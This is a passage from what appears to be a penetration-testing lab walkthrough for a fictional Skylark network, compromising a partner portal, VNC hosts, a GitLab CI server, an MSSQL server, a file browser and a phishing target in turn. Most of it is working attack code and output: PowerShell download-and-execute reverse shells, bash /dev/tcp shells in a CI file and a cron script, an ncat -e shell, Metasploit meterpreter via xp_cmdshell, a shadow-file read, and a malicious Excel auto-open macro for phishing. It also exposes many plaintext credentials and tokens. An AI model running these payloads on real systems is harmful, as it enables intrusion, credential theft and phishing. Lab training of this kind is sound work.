    "AdminPassword": "Admin!_xDHj88vAnS!__",
    "PartnerUsername": "partner",
    "PartnerPassword": "Skylark__ChangingTheWorld!"
  },
  "UploadsDirectory": "C:\\\\Uploads\\\\",
  "MicrosoftMetadataRemovalScript": "C:\\\\RemoveMetadata.ps1"
}

```

A new set of credentials here, **skylark_admin:Admin!_xDHj88vAnS!__**

Since this is an admin account, we'll log out from the one we have, and an interesting place to look is the **/configuration** which we did not see earlier.

Upon visiting <http://192.168.140.220/configuration> we seem to have the ability to possibly change the script being used to remove metadata from the uploads. This give us the following attack path:

```

1 - Log in as "skylark", upload *.ps1 payload
2 - Log in as "skylark_admin", change the path of the metadata script matching the name we uploaded earlier
3 - As "skylark", upload a .docx/.xlsx file to trigger the metadata script

```

Weirdly enough, the admin does not have access to **/upload**, so we first log in as "**skylark**" again and visit the **/upload** directory. We'll download powercat and set up a webserver:

```

kali@kali:~$ wget https://raw.githubusercontent.com/besimorhino/powervcat/master/powervcat.ps1
kali@kali:~$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

```

The file we will upload as the **skylark** user to the webapp is as follows (remember to change IP):

```

kali@kali:~$ cat test.ps1
powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.119.140/powervcat.ps1');
powervcat -c 192.168.119.140 -p 4444 -e cmd"

```

While the token will change, this is the URL this time:

```

File uploaded! Distribute the following link to the partner: https://HOUSTON01.SKYLARK.COM/download?
filename=test.ps1&token=05c573f4

```

NOTE: Make note of the generated link as the token is the start of our filename. In this case the filename will be **05c573f4test.ps1**

Once uploaded, we log in with **skylark_admin:Admin!_xDHj88vAnS!__**, go to **/configuration** and change the path for the metadata script:

```
C:\Uploads\05c573f4test.ps1
```

Once submitted, log back as **skylark:User+dcGvfwTbjV[]** and we just upload a random *.docx file. Make sure to have the listener ready on port **4444** as well as our webserver serving `powercat`.

```
kali㉿kali:~$ touch test.docx
kali㉿kali:~$ python2 -m SimpleHTTPServer 80
kali㉿kali:~$ nc -lvp 4444
```

After uploading the file we get a shell within a few seconds:

```
kali㉿kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.119.140] from HOUSTON01.SKYLARK.COM [192.168.140.220] 57834
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot>
```

Privilege Escalation - HOUSTON

UltraVNC is installed on the box and the password is stored in **C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini** (which is readable by Users by default):

```
C:\Program Files\uvnc bvba\UltraVNC>cacls ultravnc.ini
cacls ultravnc.ini
C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini NT AUTHORITY\SYSTEM:(ID)F
                                BUILTIN\Administrators:(ID)F
                                BUILTIN\Users:(ID)R
                                APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(ID)R
                                APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION
PACKAGES:(ID)R
```

Let's read it:

```
C:\Program Files\uvnc bvba\UltraVNC>type ultravnc.ini
type ultravnc.ini
[ultravnc]
passwd=BFE825DE515A335BE3
passwd2=59A04800B111ADB060
[Permissions]
[admin]
UseRegistry=0
SendExtraMouse=1
Secure=0
MSLogonRequired=0
NewMSLogon=0
ReverseAuthRequired=1
DebugMode=0
Avilog=0
path=C:\Program Files\uvnc bvba\UltraVNC
...
```

In **passwd** there's a value that corresponds to **BFE825DE515A335BE3** which can be decrypted using a hard-coded DES key:

```
kali@kali:~$ echo -n BFE825DE515A335BE3 | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d -provider legacy -provider default | hexdump -Cv  
bad decrypt  
403750C3AD7F0000:error:1C80006B:Provider routines:ossl_cipher_generic_block_final:wrong final block length:.. /providers/implementations/ciphers/ciphercommon.c:429:  
00000000 52 33 53 33 2b 72 63 48 |R3S3+rcH|  
00000008
```

An alternative will be to use **vncpasswd.py** from <https://github.com/trinitronx/vncpasswd.py>:

```
python2.7 vncpasswd.py -H -d BFE825DE515A335BE3  
  
WARN: Ciphertext length was not divisible by 8 (hex/16).  
Length: 9  
Hex Length: 18  
Decrypted Bin Pass= 'R3S3+rcH'  
Decrypted Hex Pass= '523353332b726348'
```

The password is **R3S3+rcH**. This is also the same password which can be logged in via VNC on the **RD** machine. Let's log in to **HOUSTON** for now:

```
kali@kali:~$ proxychains vncviewer 192.168.140.220  
  
C:\Users\Administrator>whoami  
houston01\administrator  
  
C:\Users\Administrator>hostname  
houston01
```

RD

Scanning the **RD** machine shows that VNC is also running there. With the pivot on **AUSTIN** still up, we can scan it:

```
kali@kali:~$ proxychains nmap 10.10.30.10 -p 5901  
Nmap scan report for 10.10.30.10  
Host is up (0.46s latency).  
  
PORT      STATE SERVICE  
5901/tcp  open  vnc-1  
  
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

Now we can try connecting via **VNC** using the **R3S3+rcH** password as before.

```
kali@kali:~$ proxychains vncviewer 10.10.30.10:5901
```

This gives us access to a Debian machine:

```

$ hostname
rd
$ whoami
research
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:95:1d:49 brd ff:ff:ff:ff:ff:ff
        inet 10.10.30.10/24 brd 10.10.30.255 scope global ens192
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fe95:1d49/64 scope link
            valid_lft forever preferred_lft forever
4: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:95:49:62 brd ff:ff:ff:ff:ff:ff
        inet 10.20.30.10/24 brd 10.20.30.255 scope global ens224
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fe95:4962/64 scope link
            valid_lft forever preferred_lft forever

```

Note that it is connected to a second internal network, which we also have to traverse into at some point. For now, we'll focus on escalating our privilege.

Privilege Escalation - RD

The **research** user is able to run **ss** and **ip** with sudo. We can use **ip** to read the **/etc/shadow** file which shows the hash for a user named **development**.

```

$ sudo ip -force -batch /etc/shadow
...
Object "development:$1$HMqDvH.W$.egR0AlUK2ncdgqe8KkoT.:19325:0:99999:7:::" is unknown, try "ip help"

```

We can try to crack this hash directly

```

kali㉿kali:~$ cat hash
$1$HMqDvH.W$.egR0AlUK2ncdgqe8KkoT.:

kali㉿kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Build258IQ      (?)
1g 0:00:01:25 DONE (2023-01-11 02:58) 0.01163g/s 129514p/s 129514c/s 129514C/s Bulldog5..Bugsy1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

With the hash cracked we can move over to the new user and get root:

```

$ su development
Password: Build258IQ
$ whoami
development
$ 

```

Get root:

```
$ sudo su
[sudo] password for development: Build258IQ
root@rd:/home/research# whoami
root
root@rd:/home/research#
```

Post Exploitation - RD / Shell on CICD

With this machine we can pivot into the **10.20.30.** network as well. Note that root is not required to do this. On the machine, **Jupyter Notebook** is running on port **8888**. We can open the browser in VNC and go there directly. It requires a password or token.

To do this, switch back to the **research** user:

```
root@rd:/home/research# su research
research@rd:~$
```

Run the following to get an URL including access token:

```
research@rd:/$ jupyter notebook list
Currently running servers:
http://localhost:8888/?token=a80549fbe73aee5c6cf500139b3b63ce49bc37bc422bb605 :: /home/research
```

Checking the files in the **/home** folder shows a file with a Gitlab access token:

```
research@rd:~$ cat Utils.ipynb
...
"
    url='http://cicd.lab.skylark.com',\n",
"
    private_token='glpat-PzrxBe-5Js7c3t7hoq4X'\n",
```

```
research@rd:~$ cd scratchpad
research@rd:~/scratchpad$ git pull
Username for 'http://cicd.lab.skylark.com': research
Password for 'http://research@cicd.lab.skylark.com': glpat-PzrxBe-5Js7c3t7hoq4X
warning: redirecting to http://cicd.lab.skylark.com/skylark-rd/scratchpad.git/
Already up to date.
```

Seems the username and password worked.

Checking closer in the **scratchpad** folder we have some hidden files:

```
$ ls -lah
total 24K
drwxr-xr-x  3 research research  4.0K Nov 28 07:31 .
drwxr-xr-x 23 research research  4.0K Jan 11 02:42 ..
drwxr-xr-x  8 research research  4.0K Jan 11 04:32 .git
-rw-r--r--  1 research research 233 Nov 28 07:31 .gitlab-ci.yml
-rw-r--r--  1 research research 6.1K Nov 28 07:21 README.md
```

In the **.gitlab-ci.yml** file we can add a reverse shell:

```

before_script:
- python3 --version # For debugging

test:
script:
- bash -i >& /dev/tcp/192.168.119.140/443 0>&1

run:
script:
- echo "test"

```

Set up a listener on port **443** and do the following on **RD**:

```

research@rd:~/scratchpad$ git add .
research@rd:~/scratchpad$ git commit -m "test"
[main f15f31f] test
 1 file changed, 1 insertion(+), 1 deletion(-)
research@rd:~/scratchpad$ git push
Username for 'http://cicd.lab.skylark.com': research
Password for 'http://research@cicd.lab.skylark.com': glpat-PzrxBe-5Js7c3t7hoq4X
warning: redirecting to http://cicd.lab.skylark.com/skylark-rd/scratchpad.git/
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 306 bytes | 306.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0)
To http://cicd.lab.skylark.com/skylark-rd/scratchpad
 d903aff..f15f31f main -> main

```

We get a shell:

```

kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.119.140] from AUSTIN02.SKYLARK.COM [192.168.140.221] 62490
gitlab-runner@cicd:~$ whoami
whoami
gitlab-runner
gitlab-runner@cicd:~$ 

```

Privilege Escalation - CICD

There's a cron job running every 5 minutes running **/opt/fs_checks/fs.sh**:

```

gitlab-runner@cicd:~$ cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .---- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .--- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | |
# * * * * * user-name command to be executed
17 *      * * *      root      cd / && run-parts --report /etc/cron.hourly
25 6      * * *      root      test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7      root      test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *      root      test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 *      * * *      root      /opt/fs_checks/fs.sh

```

Check the script:

```

cat /opt/fs_checks/fs.sh
#!/bin/bash

echo "Starting fs_checks"

# echo "Importing helpers"
. /opt/u/__fs.sh

echo -n "" > /opt/fs_checks/fs.log
sleep 5
check_filesystems
sleep 5
check_users
sleep 5
check_gitlab
sleep 5
iostat -c >> /opt/fs_checks/fs.log

```

The script seems to import **/opt/u/__fs.sh**. We have write permissions on it:

```

gitlab-runner@cicd:/root$ ls -lah /opt/u/__fs.sh
ls -lah /opt/u/__fs.sh
-rw-rw-rw- 1 root root 670 Nov 29 06:07 /opt/u/__fs.sh
gitlab-runner@cicd:/root$

```

Add a bash reverse shell to it:

```

echo "bash -i >& /dev/tcp/192.168.119.140/443 0>&1" >> /opt/u/__fs.sh

```

Verify that the line is there:

```

root@cicd:~# cat /opt/u/__fs.sh
cat /opt/u/__fs.sh
#!/bin/bash
...SNIP...
}
bash -i >& /dev/tcp/192.168.119.140/443 0>&1

```

Set up a listener on **443**, after plus minus 5 minutes we get a root shell:

```

kali㉿kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.119.140] from AUSTIN02.SKYLARK.COM [192.168.140.221] 63122
bash: cannot set terminal process group (5628): Inappropriate ioctl for device
bash: no job control in this shell
root@cicd:~# whoami
whoami
root
root@cicd:~#

```

PREPROD

The web application has the same source as **CICD**. We can log into it with the credentials we cracked which is shown in this walkthrough.

On both **RD** and **CICD** we have access to the same internal new network. Since we have the pivot on **AUSTIN** still, we will use the **RD** box as the pivot here since we can more easily spawn a new session to it via VNC should the shell break etc.

Check IP of **RD** again:

```

research@rd:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
4: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:95:1d:49 brd ff:ff:ff:ff:ff:ff
    inet 10.10.30.10/24 brd 10.10.30.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe95:1d49/64 scope link
        valid_lft forever preferred_lft forever
5: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:95:49:62 brd ff:ff:ff:ff:ff:ff
    inet 10.20.30.10/24 brd 10.20.30.255 scope global ens224
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe95:4962/64 scope link
        valid_lft forever preferred_lft forever

```

The goal here is to be able to scan further in the **10.20.30.** network. To do that, we can set up a reverse dynamic proxy via ssh. Start the **SSH** service in Kali, and then connect to it the following way from **RD**:

```

research@rd:~$ ssh -R 1090 kali@192.168.119.140
The authenticity of host '192.168.119.140 (192.168.119.140)' can't be established.
ECDSA key fingerprint is SHA256:VxwhKR6Nvq+dtVR4GMXtoxudePvrDwhyBb/vsr0VTvQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.119.140' (ECDSA) to the list of known hosts.
kali@192.168.119.140's password:

```

NOTE: We used port 1090, so we need to edit `proxychains4.conf` to use the new port:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks5      127.0.0.1 1080
socks5 127.0.0.1 1090
```

We can now scan the network where **PREPROD** is located. In this case we scan the machine directly on port 80:

```
kali@kali:~$ proxychains nmap 10.20.30.15 -sV -sC -p 80

Nmap scan report for
10.20.30.15

Host is up (0.35s
latency).

PORT      STATE SERVICE
VERSION

80/tcp      open  http    Microsoft IIS httpd
10.0

| http-
git:
|   10.20.30.15:80/..
git/
|     Git repository
found!

|     Repository description:
SkylarkPartnerPortal

|     Last commit message: Local Security Violation: Cleartext Credentials in
File
|
Remotes:

|_      http://development:glpat-igxQz9aq3xu6s8_asknQ@cicd.lab.skylark.com/skylark-rd
/SkylarkPartnerPortal
| http-
methods:
|_ Potentially risky methods:
TRACE

|_http-title: PREPROD Status
page

|_http-server-header: Microsoft-IIS/10.
0

Service Info: OS: Windows; CPE: cpe:/o:microsoft:
windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 19.44 seconds
```

Nikto will also show the git repo if learners wants to run that instead. The "**Cleartext Credentials in File**" commit message is interesting.

Let's try to dump this repo and see what's in it. To do that we'll use **git-dumper**. Download from github:

```
kali㉿kali:~$ git clone https://github.com/arthaud/git-dumper
kali㉿kali:~$ mkdir git-dumper/res
kali㉿kali:~$ cd git-dumper
kali㉿kali:~/git-dumper$ pip install -r requirements.txt
```

Now let's try to download the repo:

```
kali㉿kali:~/git-dumper$ proxychains /home/kali/git-dumper/git_dumper.py http://10.20.30.15 res
```

NOTE: It will give a LOT of output.

CD into the repo and check it out:

```
kali㉿kali:~/git-dumper$ cd res

kali㉿kali:~/git-dumper/res$ ls
SkylarkPartnerPortal
```

Run git status (will also give a LOT of output):

```
kali㉿kali:~/git-dumper/res$ git status
On branch main
Your branch is based on 'origin/main', but the upstream is gone.
  (use "git branch --unset-upstream" to fixup)

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    deleted:   SkylarkPartnerPortal.sln
    deleted:   SkylarkPartnerPortal/.config/dotnet-tools.json
    deleted:   SkylarkPartnerPortal/Handlers/BasicAuthentication.cs
    deleted:   SkylarkPartnerPortal/Pages/Configuration.cshtml
    deleted:   SkylarkPartnerPortal/Pages/Configuration.cshtml.cs
    deleted:   SkylarkPartnerPortal/Pages/Download.cshtml
```

Check commit history:

```
kali㉿kali:~/git-dumper/res$ git log
commit c6bf001b02514f865f872996d20dc89da7b26287 (HEAD -> main)
Author: unknown <Administrator@SKYLARK.com>
Date:   Thu Dec 1 05:21:27 2022 -0800

  Local Security Violation: Cleartext Credentials in File
error: Could not read 0bf77e13c3d0846c3b8d9a54c2cae92b57b79c0b
fatal: Failed to traverse parents of commit c7922cddb7862f591ef35fd964d5eb48998a4f70
```

Let's check the changes that were made:

```

kali@kali:~/git-dumper/res$ git show c6bf001b02514f865f872996d20dc89da7b26287
commit c6bf001b02514f865f872996d20dc89da7b26287 (HEAD -> main)
Author: unknown <Administrator@SKYLARK.com>
Date:   Thu Dec 1 05:21:27 2022 -0800

        Local Security Violation: Cleartext Credentials in File

diff --git a/ConnectionTest.ps1 b/ConnectionTest.ps1
deleted file mode 100644
index 8e89765..0000000
--- a/ConnectionTest.ps1
+++ /dev/null
@@ -1,15 +0,0 @@
-$sqlServer = "10.20.10.15"
-$db = "master"
-$connstri = "Server=$sqlServer;Database=$db;User ID=sa;Password=FrogColossusMad1"
-$sqlconn = New-Object System.Data.SqlClient.SqlConnection
-$sqlconn.ConnectionString = $connstri
-
-
try {
    $sqlconn.Open()
    Write-Output "Connection works!"
    $sqlconn.Close()
}
catch {
    Write-Output $_
    Write-Output "Connection failed!"
}

kali@kali:~/git-dumper/res$
```

Indeed, clear text credentials in the file: **\$connstri = "Server=\$sqlServer;Database=\$db;User ID=sa;Password=FrogColossusMad1"**

Let's use **impacket-mssqlclient** to connect to MSSQL and obtain code execution:

```

kali@kali:~$ proxychains impacket-mssqlclient sa@10.20.30.15
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password: FrogColossusMad1
[proxychains] Strict chain ... 127.0.0.1:1090 ... 10.20.30.15:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PREPROD\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(PREPROD\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> EXECUTE sp_configure 'show advanced options', 1;
[*] INFO(PREPROD\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
[*] INFO(PREPROD\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> EXECUTE xp_cmdshell 'whoami';
output
-----
```

```

nt
service\mssql$sqlexpress
```

```

NULL
```

```

SQL>
```

Easiest way now will be to use Metasploit and get a shell. Since we have MSF already running, we'll use that instance and make sure to use the correct proxy settings. Note that all of this can be done manually as well.

```

msf6 exploit(windows/mssql/mssql_payload) > options

Module options (exploit/windows/mssql/mssql_payload):

Name          Current Setting  Required  Description
----          -----          ----- 
METHOD        cmd            yes       Which payload delivery method to use (ps, cmd, or old)
PASSWORD      FrogColossusMad1 no        The password for the specified username
RHOSTS        10.20.30.15   yes       The target host(s), see https://github.com/rapid7
/metasploit-framework/wiki/Using-Metasploit
RPORT         1433           yes       The target port (TCP)
SRVHOST       0.0.0.0        yes       The local host or network interface to listen on. This must
be an address on the local machine or 0.0.0.0 to listen on all addr
esses.
SRVPORT       8080           yes       The local port to listen on.
SSL           false          no        Negotiate SSL for incoming connections
SSLCert       generated      no        Path to a custom SSL certificate (default is randomly
generated)
TDSENCRYPTION false          yes       Use TLS/SSL for TDS data "Force Encryption"
URI PATH     random         no        The URI to use for this exploit (default is random)
USERNAME      sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT false        yes       Use windows authentication (requires DOMAIN option set)

```

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
---	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.119.140	yes	The listen address (an interface may be specified)
LPORT	443	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic

View the full module info with the info, or info -d command.

Now set the proxy as well:

```

msf6 exploit(windows/mssql/mssql_payload) > set Proxies socks5:127.0.0.1:1090
Proxies => socks5:127.0.0.1:1090
msf6 exploit(windows/mssql/mssql_payload) > set ReverseAllowProxy true
ReverseAllowProxy => true

```

Let's run it and get a shell:

```

msf6 exploit(windows/mssql/mssql_payload) > run

[*] Started reverse TCP handler on 192.168.119.140:443
NOTE: Rex::Socket.gethostname is deprecated, use getaddress, resolve_nbo, or similar instead. It will be
removed in the next Major version
[*] 10.20.30.15:1433 - Command Stager progress - 12.47% done (1499/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 24.94% done (2998/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 37.41% done (4497/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 49.88% done (5996/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 62.34% done (7495/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 74.81% done (8994/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 86.86% done (10442/12022 bytes)
[*] 10.20.30.15:1433 - Command Stager progress - 99.13% done (11917/12022 bytes)
[*] Sending stage (200774 bytes) to 192.168.140.221
[*] 10.20.30.15:1433 - Command Stager progress - 100.00% done (12022/12022 bytes)
[*] Meterpreter session 2 opened (192.168.119.140:443 -> 192.168.140.221:63022) at 2023-01-12 03:32:09 -0600

meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter >

```

Privilege Escalation - PREPROD

Spawn a shell and check privileges:

```

meterpreter > shell
Process 4116 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process    Disabled
SeChangeNotifyPrivilege  Bypass traverse checking        Enabled
SeManageVolumePrivilege   Perform volume maintenance tasks  Enabled
SeImpersonatePrivilege   Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege   Create global objects        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled

C:\Windows\system32>

```

In this case we can use `getsystem` for privilege escalation:

```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > shell
Process 3164 created.
Channel 3 created.
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\SYSTEM
```

Post Exploitation - PREPROD

Browsing the filesystem we find a file in **C:\inetpub** called **TODO.txt** which holds vital information about the **ARCHIVE** machine:

```
c:\inetpub>type TODO.txt
type TODO.txt
For the next deployment of the Filebrowser application for the ARCHIVE machine:

- Check for newer version
- Update dependencies

Creds:
admin:Complex_1_Password!
c:\inetpub>
```

ARCHIVE

With the pivot intact let's scan the machine:

```
kali㉿kali:~$ proxychains nmap 10.10.30.12 --open --top-ports=15
Nmap scan report for 10.10.30.12
Host is up (0.35s latency).
Not shown: 11 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
```

We can open **firefox-esr** via **proxychains** and visit <http://10.10.30.12:8080/> which gives us access to a **File Browser** application. On there we can log in with the credentials we found on **PREPROD** which was **admin:Complex_1_Password!**.

From the file server gui we can get a reverse shell by clicking the top-right terminal icon (toggle shell) and run the following:

```
/usr/bin/ncat 192.168.119.140 4444 -e /bin/bash
```

With a listener up we get a shell:

```
kali㉿kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.119.140] from AUSTIN02.SKYLARK.COM [192.168.140.221] 62436
whoami
archive
hostname
archive.skylark.com
```

Privilege Escalation - ARCHIVE

Once connected we can get privilege escalation by using **PSPY64** - <https://github.com/DominicBreuker/pspy> and get the password via unix socket. The bash script is running every 10 seconds and via top/pspy should reveal it's name **tmp_s** which should hint for a socket created in **\tmp\ls**.

We'll connect to it locally and we obtain the root password after a few seconds:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
archive@archive:~/fileserver$  
archive@archive:~/fileserver$ nc -U /tmp/s  
nc -U /tmp/s  
BreakfastVikings999  
archive@archive:~/fileserver$  
archive@archive:~/fileserver$ su root  
Password: BreakfastVikings999  
  
root@archive:/home/archive/fileserver# whoami  
whoami  
root
```

Post Exploitation - ARCHIVE

After getting root and checking the file system we find a file in **/home/archive/fileserver** named **approval**:

```
root@archive:/home/archive/fileserver# cat approval  
cat approval  
Reimbursement Process:  
  
- List your expenses in an Excel document  
- Send it to f.miller@skylark.com  
- You'll get a decision in the next 3-5 days
```

This is a pretty clear indicator that we are dealing with a client side attack on **f.miller**. While the learners dont know where this user is logged on yet, they will find out once they get the shell.

We also find more credentials in the file browser itself, in the "file2" as an example:

```
test:password123  
lance:circus5  
baop_user:CSHrckxgVskAuVEwB0gZ  
s.ahmed:WelcomeToSkyl4rk!
```

The **s.ahmed** credentials here will be used for a phishing attack on **CLIENT01**.

CLIENT01

In order to get this machine, we will send a phishing email to **f.miller@skylark.com**. To get started, we will log into the **WINPREP** machine to build our **XLS** payload. In this case we'll generate a reverse shell. Make sure to NOT use 64-bit payload. Ideally, use an invoke-webrequest with PowerShell and that will also work, using PowerCat for example.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.119.140 lport=443 -f psh-cmd
```

Due to the VBA 255-character limit for literal strings, we will split it using Python:

```
kali@kali:~$ cat split.py  
str= "powershell.exe -nop -w hidden -e aQBmACgAW...SNIP...BTAHQAYQByAHQAKAAkAHMAKQA7AA=="  
  
n= 50  
for i in range(0, len(str), n):  
    print("Str = Str + " + '""' + str[i:i+n] + '""')
```

After splitting it should look similar to this:

```
kali㉿kali:~$ python3 split.py
Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQB1AHEIAAA0ACKAewA"
Str = Str + "kAGIAPQAKAGUAbgB2ADoAdwBpAG4AZABpAHIAKwAnAFwAcwB5A"
...SNIP...
Str = Str + "gBvAHMAdABpAGMACwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAUwB"
Str = Str + "0AGEAcgB0ACgAJABzACKAOwA"
```

Log in on **WINPREP**:

```
kali㉿kali:~$ xfreerdp /u:offsec /p:lab /v:192.168.140.250 /h:1200 /w:1600
```

Now in **WINPREP** we will go ahead and install **OFFICE**. Can find it under **C:\Tools**

Once installed we'll start **excel** and create the macro.

Blank Workbook -> View -> View Macros -> Name: MyMacro -> Create -> Should look similar to this:

```
Sub Auto_Open()
    MyMacro
End Sub

Sub Workbook_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
    Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQB1AHEIAAA0ACKAewA"
    Str = Str + "kAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsaGwALgB1AHgAZQAnA"
    Str = Str + "H0AZQBsaHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGk"
    Str = Str + "AcgArAccAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8Ad"
    Str = Str + "wBzAFAAbwB3AGUAcgBTAGgAZQBsaGwAXAB2ADEALgAwAFwAcAB"
    Str = Str + "vAHcAZQByAHMaaAB1AGwAbAAuAGUAeAb1ACCafQA7ACQAcwA9A"
    Str = Str + "E4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAhkAcwB0AGUAbQAUAEQ"
    Str = Str + "AaQBhAGcAbgBvAHMAdABpAGMACwAuAFAAcgBvAGMAZQBzAHMAU"
